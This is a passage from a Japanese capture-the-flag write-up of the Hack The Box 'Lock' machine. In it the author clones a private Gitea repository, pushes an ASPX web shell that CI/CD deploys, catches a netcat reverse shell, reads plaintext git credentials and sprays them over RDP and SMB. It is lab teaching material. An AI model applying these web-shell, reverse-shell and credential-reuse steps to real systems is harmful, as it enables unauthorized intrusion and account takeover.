"empty": false, "private": true, "fork": false, "template": false, "parent": null, "mirror": false, "size": 7370, "language": "CSS", "languages_url": "http://localhost:3000/api/v1/repos/ellen.freeman/website/languages", "html_url": "http://localhost:3000/ellen.freeman/website", "url": "http://localhost:3000/api/v1/repos/ellen.freeman/website", "link": "", "ssh_url": "ellen.freeman@localhost:ellen.freeman/website.git", "clone_url": "http://localhost:3000/ellen.freeman/website.git", "original_url": "", "website": "", "stars_count": 0, "forks_count": 0, "watchers_count": 1, "open_issues_count": 0, "open_pr_counter": 0, "release_counter": 0, "default_branch": "main", "archived": false, "created_at": "2023-12-27T12:04:52-08:00", "updated_at": "2024-01-18T10:17:46-08:00", "archived_at": "1969-12-31T16:00:00-08:00", "permissions": { "admin": true, "push": true, "pull": true }, "has_issues": true, "internal_tracker": { "enable_time_tracker": true, "allow_only_contributors_to_track_time": true, "enable_issue_dependencies": true }, "has_wiki": true, "has_pull_requests": true, "has_projects": true, "has_releases": true, "has_packages": true, "has_actions": false, "ignore_whitespace_conflicts": false, "allow_merge_commits": true, "allow_rebase": true, "allow_rebase_explicit": true, "allow_squash_merge": true, "allow_rebase_update": true, "default_delete_branch_after_merge": false, "default_merge_style": "merge", "default_allow_maintainer_edit": false, "avatar_url": "", "internal": false, "mirror_interval": "", "mirror_updated": "0001-01-01T00:00:00Z", "repo_transfer": null } ]}いいですね。非公開リポジトリ website が存在していることがわかりました。
また、 email: ellen.freeman@lock.vl と記載されており、ドメイン lock.vl が存在していることもわかります。
先に、 /etc/hosts に lock.vl を追加しておきます。
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ echo "10.129.234.64 lock.vl" | sudo tee -a /etc/hosts[sudo] password for kali:10.129.234.64 lock.vl次に、非公開リポジトリである website をクローンしてみます。
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ git clone http://43ce39bb0bd6bc489284f2905f033ca467a6362f@10.129.234.64:3000/ellen.freeman/website.gitCloning into 'website'...remote: Enumerating objects: 165, done.remote: Counting objects: 100% (165/165), done.remote: Compressing objects: 100% (128/128), done.remote: Total 165 (delta 35), reused 153 (delta 31), pack-reused 0Receiving objects: 100% (165/165), 7.16 MiB | 153.00 KiB/s, done.Resolving deltas: 100% (35/35), done.クローンできましたね。中身を確認してみます。
クリックで展開
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ cd website
┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$ ls -alhtotal 40Kdrwxrwxr-x 4 kali kali 4.0K Mar 6 07:53 .drwxrwxr-x 4 kali kali 4.0K Mar 6 07:52 ..drwxrwxr-x 6 kali kali 4.0K Mar 6 07:53 assets-rw-rw-r-- 1 kali kali 43 Mar 6 07:53 changelog.txtdrwxrwxr-x 7 kali kali 4.0K Mar 6 07:53 .git-rw-rw-r-- 1 kali kali 16K Mar 6 07:53 index.html-rw-rw-r-- 1 kali kali 130 Mar 6 07:53 readme.md
┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$ cat changelog.txt# Changelog
- Added first website version
┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$ cat readme.md# New Project Website
CI/CD integration is now active - changes to the repository will automatically be deployed to the webserver┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$ cat index.html<!DOCTYPE html><html lang="en">
<head> <meta charset="utf-8"> <meta content="width=device-width, initial-scale=1.0" name="viewport">
<title>Lock - Index</title> <meta content="" name="description"> <meta content="" name="keywords">
<!-- Favicons --> <link href="assets/img/favicon.png" rel="icon"> <link href="assets/img/apple-touch-icon.png" rel="apple-touch-icon">
<!-- Google Fonts --> <link href="https://fonts.googleapis.com/css?family=Open+Sans:300,300i,400,400i,600,600i,700,700i|Raleway:300,300i,400,400i,500,500i,600,600i,700,700i|Poppins:300,300i,400,400i,500,500i,600,600i,700,700i" rel="stylesheet">
<!-- Vendor CSS Files --> <link href="assets/vendor/aos/aos.css" rel="stylesheet"> <link href="assets/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet"> <link href="assets/vendor/bootstrap-icons/bootstrap-icons.css" rel="stylesheet"> <link href="assets/vendor/boxicons/css/boxicons.min.css" rel="stylesheet"> <link href="assets/vendor/glightbox/css/glightbox.min.css" rel="stylesheet"> <link href="assets/vendor/remixicon/remixicon.css" rel="stylesheet"> <link href="assets/vendor/swiper/swiper-bundle.min.css" rel="stylesheet">
<!-- Template Main CSS File --> <link href="assets/css/style.css" rel="stylesheet">
<!-- ======================================================= * Template Name: Gp * Updated: Nov 25 2023 with Bootstrap v5.3.2 * Template URL: https://bootstrapmade.com/gp-free-multipurpose-html-bootstrap-template/ * Author: BootstrapMade.com * License: https://bootstrapmade.com/license/ ======================================================== --></head>
<body>
<!-- ======= Header ======= --> <header id="header" class="fixed-top "> <div class="container d-flex align-items-center justify-content-lg-between">
<h1 class="logo me-auto me-lg-0"><a href="index.html">Gp<span>.</span></a></h1> <!-- Uncomment below if you prefer to use an image logo --> <!-- <a href="index.html" class="logo me-auto me-lg-0"><img src="assets/img/logo.png" alt="" class="img-fluid"></a>-->
<nav id="navbar" class="navbar order-last order-lg-0"> <ul> <li><a class="nav-link scrollto active" href="#hero">Home</a></li> <li><a class="nav-link scrollto" href="#about">About</a></li> <i class="bi bi-list mobile-nav-toggle"></i> </nav><!-- .navbar -->
<a href="#about" class="get-started-btn scrollto">Get Started</a>
</div> </header><!-- End Header -->
<!-- ======= Hero Section ======= --><section id="hero" class="d-flex align-items-center justify-content-center"> <div class="container" data-aos="fade-up">
<div class="row justify-content-center" data-aos="fade-up" data-aos-delay="150"> <div class="col-xl-6 col-lg-8"> <h1>Powerful Document Solutions With Cutting-Edge Technology<span>.</span></h1> </div> </div>
<div class="row gy-4 mt-5 justify-content-center" data-aos="zoom-in" data-aos-delay="250"> <div class="col-xl-2 col-md-4"> <div class="icon-box"> <i class="ri-file-search-line"></i> <h3><a href="">PDF OCR</a></h3> </div> </div> <div class="col-xl-2 col-md-4"> <div class="icon-box"> <i class="ri-file-transfer-line"></i> <h3><a href="">PDF to Word</a></h3> </div> </div> <div class="col-xl-2 col-md-4"> <div class="icon-box"> <i class="ri-file-shield-2-line"></i> <h3><a href="">Redact PDF</a></h3> </div> </div> <div class="col-xl-2 col-md-4"> <div class="icon-box"> <i class="ri-water-flash-line"></i> <h3><a href="">PDF Watermark</a></h3> </div> </div> <div class="col-xl-2 col-md-4"> <div class="icon-box"> <i class="ri-shield-keyhole-line"></i> <h3><a href="">PDF Protection</a></h3> </div> </div> </div>
</div></section><!-- End Hero -->
<main id="main">
<!-- ======= About Section ======= --><section id="about" class="about"> <div class="container" data-aos="fade-up">
<div class="row"> <div class="col-lg-6 order-1 order-lg-2" data-aos="fade-left" data-aos-delay="100"> <img src="assets/img/about.jpg" class="img-fluid" alt="Team working on document management"> </div> <div class="col-lg-6 pt-4 pt-lg-0 order-2 order-lg-1 content" data-aos="fade-right" data-aos-delay="100"> <h3>Efficient and Secure Document Management Solutions</h3> <p class="fst-italic"> At Lock, we specialize in providing cutting-edge PDF and document management solutions to streamline your workflow and secure your data. </p> <ul> <li><i class="ri-check-double-line"></i> Advanced PDF editing and conversion tools to enhance productivity.</li> <li><i class="ri-check-double-line"></i> Robust security features to protect sensitive information.</li> <li><i class="ri-check-double-line"></i> Customizable document management systems tailored to your specific needs.</li> </ul> <p> Our team of experts is dedicated to delivering user-friendly, innovative solutions that meet the evolving needs of businesses. From document archiving to real-time collaboration, we ensure your documents are managed efficiently and securely. </p> </div> </div>
</div></section><!-- End About Section -->
<!-- ======= Clients Section ======= --> <section id="clients" class="clients"> <div class="container" data-aos="zoom-in">
<div class="clients-slider swiper"> <div class="swiper-wrapper align-items-center"> <div class="swiper-slide"><img src="assets/img/clients/client-1.png" class="img-fluid" alt=""></div> <div class="swiper-slide"><img src="assets/img/clients/client-2.png" class="img-fluid" alt=""></div> <div class="swiper-slide"><img src="assets/img/clients/client-3.png" class="img-fluid" alt=""></div> <div class="swiper-slide"><img src="assets/img/clients/client-4.png" class="img-fluid" alt=""></div> <div class="swiper-slide"><img src="assets/img/clients/client-5.png" class="img-fluid" alt=""></div> <div class="swiper-slide"><img src="assets/img/clients/client-6.png" class="img-fluid" alt=""></div> <div class="swiper-slide"><img src="assets/img/clients/client-7.png" class="img-fluid" alt=""></div> <div class="swiper-slide"><img src="assets/img/clients/client-8.png" class="img-fluid" alt=""></div> </div> <div class="swiper-pagination"></div> </div>
</div> </section><!-- End Clients Section -->
<!-- ======= Features Section ======= --><section id="features" class="features"> <div class="container" data-aos="fade-up">
<div class="row"> <div class="image col-lg-6" style='background-image: url("assets/img/features.jpg");' data-aos="fade-right"></div> <div class="col-lg-6" data-aos="fade-left" data-aos-delay="100"> <div class="icon-box mt-5 mt-lg-0" data-aos="zoom-in" data-aos-delay="150"> <i class="bx bx-layer"></i> <h4>PDF OCR</h4> <p>Efficiently convert scanned documents into editable and searchable text with our advanced Optical Character Recognition technology.</p> </div> <div class="icon-box mt-5" data-aos="zoom-in" data-aos-delay="150"> <i class="bx bx-file"></i> <h4>PDF to Word</h4> <p>Seamlessly convert PDF documents into editable Word formats while maintaining the original layout and formatting.</p> </div> <div class="icon-box mt-5" data-aos="zoom-in" data-aos-delay="150"> <i class="bx bx-hide"></i> <h4>Redact PDF</h4> <p>Secure sensitive information in your PDF documents with our reliable redaction tools, ensuring privacy and confidentiality.</p> </div> <div class="icon-box mt-5" data-aos="zoom-in" data-aos-delay="150"> <i class="bx bx-water"></i> <h4>PDF Watermark</h4> <p>Add customized watermarks to your PDFs for branding or copyright protection, enhancing both security and professionalism.</p> </div> <div class="icon-box mt-5" data-aos="zoom-in" data-aos-delay="150"> <i class="bx bx-lock"></i> <h4>PDF Protection</h4> <p>Ensure the integrity of your documents with robust PDF protection features, including password encryption and access restrictions.</p> </div> <div class="icon-box mt-5" data-aos="zoom-in" data-aos-delay="150"> <i class="bx bx-pencil"></i> <h4>Sign PDF</h4> <p>Digitally sign PDF documents with ease, providing a secure and legal way to validate and authorize documents electronically.</p> </div> </div> </div>
</div></section><!-- End Features Section -->
<!-- ======= Counts Section ======= --><section id="counts" class="counts"> <div class="container" data-aos="fade-up">
<div class="row no-gutters"> <div class="image col-xl-5 d-flex align-items-stretch justify-content-center justify-content-lg-start" data-aos="fade-right" data-aos-delay="100"></div> <div class="col-xl-7 ps-4 ps-lg-5 pe-4 pe-lg-1 d-flex align-items-stretch" data-aos="fade-left" data-aos-delay="100"> <div class="content d-flex flex-column justify-content-center"> <h3>Empowering Businesses with Efficient Document Solutions</h3> <p> Our commitment to excellence in PDF and document management has led to significant achievements. We take pride in our contributions to enhancing productivity and security in document handling. </p> <div class="row"> <div class="col-md-6 d-md-flex align-items-md-stretch"> <div class="count-box"> <i class="bi bi-emoji-smile"></i> <span data-purecounter-start="0" data-purecounter-end="228" data-purecounter-duration="2" class="purecounter"></span> <p><strong>Happy Clients</strong> who trust our solutions for their document management needs.</p> </div> </div>
<div class="col-md-6 d-md-flex align-items-md-stretch"> <div class="count-box"> <i class="bi bi-journal-richtext"></i> <span data-purecounter-start="0" data-purecounter-end="542" data-purecounter-duration="2" class="purecounter"></span> <p><strong>Projects Completed</strong> including PDF conversions, OCR, and document security enhancements.</p> </div> </div>
<div class="col-md-6 d-md-flex align-items-md-stretch"> <div class="count-box"> <i class="bi bi-clock"></i> <span data-purecounter-start="0" data-purecounter-end="3" data-purecounter-duration="4" class="purecounter"></span> <p><strong>Years of Experience</strong> in delivering top-notch document management solutions.</p> </div> </div>
<div class="col-md-6 d-md-flex align-items-md-stretch"> <div class="count-box"> <i class="bi bi-award"></i> <span data-purecounter-start="0" data-purecounter-end="2" data-purecounter-duration="4" class="purecounter"></span> <p><strong>Awards and Recognition</strong> received for innovation and excellence in document management.</p> </div> </div> </div> </div><!-- End .content--> </div> </div>
</div></section><!-- End Counts Section -->
<!-- ======= Testimonials Section ======= --><section id="testimonials" class="testimonials"> <div class="container" data-aos="zoom-in">
<div class="testimonials-slider swiper" data-aos="fade-up" data-aos-delay="100"> <div class="swiper-wrapper">
<div class="swiper-slide"> <div class="testimonial-item"> <img src="assets/img/testimonials/testimonials-1.jpg" class="testimonial-img" alt=""> <h3>Saul Goodman</h3> <h4>Legal Consultant</h4> <p> <i class="bx bxs-quote-alt-left quote-icon-left"></i> "Using Lock's PDF OCR tool transformed how we handle case files. We can now quickly convert scanned documents into searchable formats, significantly enhancing our efficiency." <i class="bx bxs-quote-alt-right quote-icon-right"></i> </p> </div> </div><!-- End testimonial item -->
<div class="swiper-slide"> <div class="testimonial-item"> <img src="assets/img/testimonials/testimonials-2.jpg" class="testimonial-img" alt=""> <h3>Sara Wilsson</h3> <h4>Academic Researcher</h4> <p> <i class="bx bxs-quote-alt-left quote-icon-left"></i> "I regularly use Lock's PDF to Word conversion for my research. It's a game changer in terms of accessibility and editing capabilities for large volumes of data." <i class="bx bxs-quote-alt-right quote-icon-right"></i> </p> </div> </div><!-- End testimonial item -->
<div class="swiper-slide"> <div class="testimonial-item"> <img src="assets/img/testimonials/testimonials-5.jpg" class="testimonial-img" alt=""> <h3>John Larson</h3> <h4>Entrepreneur</h4> <p> <i class="bx bxs-quote-alt-left quote-icon-left"></i> "The Redact PDF feature from Lock has been instrumental in protecting our sensitive business information. It's easy to use and incredibly reliable." <i class="bx bxs-quote-alt-right quote-icon-right"></i> </p> </div> </div><!-- End testimonial item --> </div> <div class="swiper-pagination"></div> </div>
</div></section><!-- End Testimonials Section -->
</main><!-- End #main -->
<!-- ======= Footer ======= --> <footer id="footer"> <div class="footer-top"> <div class="container"> <div class="copyright"> © Copyright <strong><span>Gp</span></strong>. All Rights Reserved </div> <div class="credits"> <!-- All the links in the footer should remain intact. --> <!-- You can delete the links only if you purchased the pro version. --> <!-- Licensing information: https://bootstrapmade.com/license/ --> <!-- Purchase the pro version with working PHP/AJAX contact form: https://bootstrapmade.com/gp-free-multipurpose-html-bootstrap-template/ --> Designed by <a href="https://bootstrapmade.com/">BootstrapMade</a> </div> </div> </footer><!-- End Footer -->
<div id="preloader"></div> <a href="#" class="back-to-top d-flex align-items-center justify-content-center"><i class="bi bi-arrow-up-short"></i></a>
<!-- Vendor JS Files --> <script src="assets/vendor/purecounter/purecounter_vanilla.js"></script> <script src="assets/vendor/aos/aos.js"></script> <script src="assets/vendor/bootstrap/js/bootstrap.bundle.min.js"></script> <script src="assets/vendor/glightbox/js/glightbox.min.js"></script> <script src="assets/vendor/isotope-layout/isotope.pkgd.min.js"></script> <script src="assets/vendor/swiper/swiper-bundle.min.js"></script> <script src="assets/vendor/php-email-form/validate.js"></script>
<!-- Template Main JS File --> <script src="assets/js/main.js"></script>
</body>
</html>ちゃんと確認してなかったのですが、80番ポートで動いているWebサイトがこの index.htmlですね。

また、 readme.md に以下の記述がありました。
CI/CD integration is now active - changes to the repository will automatically be deployed to the webserver
Giteaへコミットした内容が自動的に80番ポートのWebサイトへ反映されるようになっているようです。 つまり、GiteaにWebShellをPushすれば、自動でCI/CDが走って、80番ポートのWebサイトに反映される可能性が高いです。 現在の第一候補の攻撃経路はここですね。
Initial Foothold
CI/CD WebShell
では、GiteaにWebShellをPushしてみましょう。
┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$ cp /usr/share/webshells/aspx/cmdasp.aspx .
┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$ git add cmdasp.aspx
┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$ git commit -m "update"Author identity unknown
*** Please tell me who you are.
Run
  git config --global user.email "you@example.com"  git config --global user.name "Your Name"
to set your account's default identity.Omit --global to set the identity only in this repository.
fatal: unable to auto-detect email address (got 'kali@kali.(none)')
┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$ git config user.email "ellen.freeman@lock.vl"
┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$ git config user.name "ellen.freeman"
┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$ git commit -m "update"[main 9bc6403] update 1 file changed, 42 insertions(+) create mode 100644 cmdasp.aspx
┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$ git pushEnumerating objects: 4, done.Counting objects: 100% (4/4), done.Delta compression using up to 4 threadsCompressing objects: 100% (3/3), done.Writing objects: 100% (3/3), 981 bytes | 981.00 KiB/s, done.Total 3 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)remote: . Processing 1 referencesremote: Processed 1 references in totalTo http://10.129.234.64:3000/ellen.freeman/website.git   73cdcc1..9bc6403  main -> main
┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$
途中、configの設定が必要でしたが、無事にPushできました。
では、少し待ってから、 cmdasp.aspx にアクセスしてみます。

アクセスできましたね。コマンドを実行してみます。

うまくいきました。 lock\ellen.freeman というユーザでアクセスできていることがわかります。
WebShellのままだと不便なので、リバースシェルを取ります。
Kali側でリスナーを立てておきます。
┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$ rlwrap nc -lvnp 9001listening on [any] 9001 ...ペイロードは Reverse Shell Generator を利用して、Powershell #3 (Base64) 選択しました。

┌──(kali㉿kali)-[~/htb/lock.htb/website]└─$ rlwrap nc -lvnp 9001listening on [any] 9001 ...connect to [10.10.16.34] from (UNKNOWN) [10.129.234.64] 64416whoamilock\ellen.freemanPS C:\windows\system32\inetsrv> hostnameLockPS C:\windows\system32\inetsrv>リバースシェルも問題なく取れました🎉
では、とりあえず user.txt をもらいます。
PS C:\windows\system32\inetsrv> dir /s /b C:\user.txtPS C:\windows\system32\inetsrv> dir C:\Users\

    Directory: C:\Users

Mode                 LastWriteTime         Length Name----                 -------------         ------ ----d-----        12/27/2023   2:00 PM                .NET v4.5d-----        12/27/2023   2:00 PM                .NET v4.5 Classicd-----        12/27/2023  12:01 PM                Administratord-----        12/28/2023  11:36 AM                ellen.freemand-----        12/28/2023   6:14 AM                gale.dekariosd-r---        12/27/2023  10:21 AM                Public

PS C:\windows\system32\inetsrv> dir C:\Users\ellen.freeman

    Directory: C:\Users\ellen.freeman

Mode                 LastWriteTime         Length Name----                 -------------         ------ ----d-----        12/27/2023  11:11 AM                .sshd-r---        12/28/2023   5:58 AM                3D Objectsd-r---        12/28/2023   5:58 AM                Contactsd-r---        12/28/2023   6:11 AM                Desktopd-r---        12/28/2023   5:59 AM                Documentsd-r---        12/28/2023   5:58 AM                Downloadsd-r---        12/28/2023   5:58 AM                Favoritesd-r---        12/28/2023   5:58 AM                Linksd-r---        12/28/2023   5:58 AM                Musicd-r---        12/28/2023   5:58 AM                Picturesd-r---        12/28/2023   5:58 AM                Saved Gamesd-r---        12/28/2023   5:58 AM                Searchesd-r---        12/28/2023   5:58 AM                Videos-a----        12/28/2023  11:38 AM             52 .git-credentials-a----        12/28/2023  11:35 AM            158 .gitconfig

PS C:\windows\system32\inetsrv> dir C:\Users\ellen.freeman\DesktopPS C:\windows\system32\inetsrv>
あれ、 user.txt が見当たりませんね..。
ただ、.git-credentials と .gitconfig があるので、寄り道してこちらを見てみます。
PS C:\Users\ellen.freeman> type .git-credentialshttp://ellen.freeman:YWFrWJk9uButLeqx@localhost:3000PS C:\Users\ellen.freeman> type .gitconfig[user] email = ellen.freeman@oplock.vl name = Ellen Freeman[safe] directory = C:/inetpub/wwwroot[credential "http://localhost:3000"] provider = generic.git-credentials に http://ellen.freeman:YWFrWJk9uButLeqx@localhost:3000 と記載されているので、パスワードは YWFrWJk9uButLeqx っぽいですね。
また、新しく oplock.vl というドメインも出てきました。
使うかわかりませんが、先に /etc/hosts へ oplock.vl を追加しておきます。
┌──(kali㉿kali)-[~]└─$ sudo sed -i 's/10.129.234.64 lock.vl/10.129.234.64 lock.vl oplock.vl/' /etc/hosts[sudo] password for kali:
┌──(kali㉿kali)-[~]└─$
では、見つけたパスワードでマシンのログインを試してみます。 最初のnmapの結果を見ると、RDPが開いているのので、RDPを試してみます。
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ nxc rdp 10.129.234.64 -u ellen.freeman -p YWFrWJk9uButLeqxRDP         10.129.234.64   3389   LOCK             [*] Windows 10 or Windows Server 2016 Build 20348 (name:LOCK) (domain:Lock) (nla:False)RDP         10.129.234.64   3389   LOCK             [-] Lock\ellen.freeman:YWFrWJk9uButLeqx (STATUS_LOGON_FAILURE)
┌──(kali㉿kali)-[~/htb/lock.htb]└─$
ログインできませんね…
さっき user.txt を探しているときに、 gale.dekarios というユーザも存在していることがわかりました。
もしかしたら、 gale.dekarios に対してPassword Sprayingをすることで、ログインできるかもしれません。
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ nxc rdp 10.129.234.64 -u gale.dekarios -p YWFrWJk9uButLeqxRDP         10.129.234.64   3389   LOCK             [*] Windows 10 or Windows Server 2016 Build 20348 (name:LOCK) (domain:Lock) (nla:False)RDP         10.129.234.64   3389   LOCK             [-] Lock\gale.dekarios:YWFrWJk9uButLeqx (STATUS_LOGON_FAILURE)
┌──(kali㉿kali)-[~/htb/lock.htb]└─$
うーん、だめですね… もう一度nmapの結果を見てみると、そういえばSMBも開いていたので、そっちも試してみます。
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ nxc smb 10.129.234.64 -u ellen.freeman -p YWFrWJk9uButLeqxSMB         10.129.234.64   445    LOCK             [*] Windows Server 2022 Build 20348 (name:LOCK) (domain:Lock) (signing:False) (SMBv1:None)SMB         10.129.234.64   445    LOCK             [-] Lock\ellen.freeman:YWFrWJk9uButLeqx STATUS_LOGON_FAILURE
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ nxc smb 10.129.234.64 -u gale.dekarios -p YWFrWJk9uButLeqxSMB         10.129.234.64   445    LOCK             [*] Windows Server 2022 Build 20348 (name:LOCK) (domain:Lock) (signing:False) (SMBv1:None)SMB         10.129.234.64   445    LOCK             [-] Lock\gale.dekarios:YWFrWJk9uButLeqx STATUS_LOGON_FAILURE
┌──(kali㉿kali)-[~/htb/lock.htb]└─$
SMBもだめでした。
ここでふと、 YWFrWJk9uButLeqx というパスワードを眺めていて、「あれ、Base64っぽいな」と天啓が降りてきました。
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ echo "YWFrWJk9uButLeqx" | base64 -daakX�=�-�┌──(kali㉿kali)-[~/htb/lock.htb]└─$文字化けしているので、Base64ではないようですね…嘘天啓でした。勘弁してほしいぜ。
もう少し情報を集めます。Administrator に権限昇格できないか、先に確認してみます。まずは、 ellenの権限を確認します。
クリックで展開
PS C:\Users\gale.dekarios> whoami /all
USER INFORMATION----------------
User Name          SID================== ==============================================lock\ellen.freeman S-1-5-21-3479006486-3698385926-2473385619-1000

GROUP INFORMATION-----------------
Group Name                             Type             SID                                                           Attributes====================================== ================ ============================================================= ==================================================Everyone                               Well-known group S-1-1-0                                                       Mandatory group, Enabled by default, Enabled groupBUILTIN\Users                          Alias            S-1-5-32-545                                                  Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\BATCH                     Well-known group S-1-5-3                                                       Mandatory group, Enabled by default, Enabled groupCONSOLE LOGON                          Well-known group S-1-2-1                                                       Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                                      Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\This Organization         Well-known group S-1-5-15                                                      Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\Local account             Well-known group S-1-5-113                                                     Mandatory group, Enabled by default, Enabled groupBUILTIN\IIS_IUSRS                      Alias            S-1-5-32-568                                                  Mandatory group, Enabled by default, Enabled groupLOCAL                                  Well-known group S-1-2-0                                                       Mandatory group, Enabled by default, Enabled groupIIS APPPOOL\DefaultAppPool             Well-known group S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415 Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10                                                   Mandatory group, Enabled by default, Enabled groupMandatory Label\Medium Mandatory Level Label            S-1-16-8192

PRIVILEGES INFORMATION----------------------
Privilege Name                Description                        State============================= ================================== ========SeIncreaseQuotaPrivilege      Adjust memory quotas for a process DisabledSeAuditPrivilege              Generate security audits           DisabledSeChangeNotifyPrivilege       Bypass traverse checking           EnabledSeIncreaseWorkingSetPrivilege Increase a process working set     Disabled
PS C:\Users\gale.dekarios>
特に美味しそうな権限も持っていませんね..。
mRemoteNG パスワード復号
このあとマシン内の探索をさくっと5分ほどしてみると、Documentフォルダの中に config.xml というファイルを見つけました。
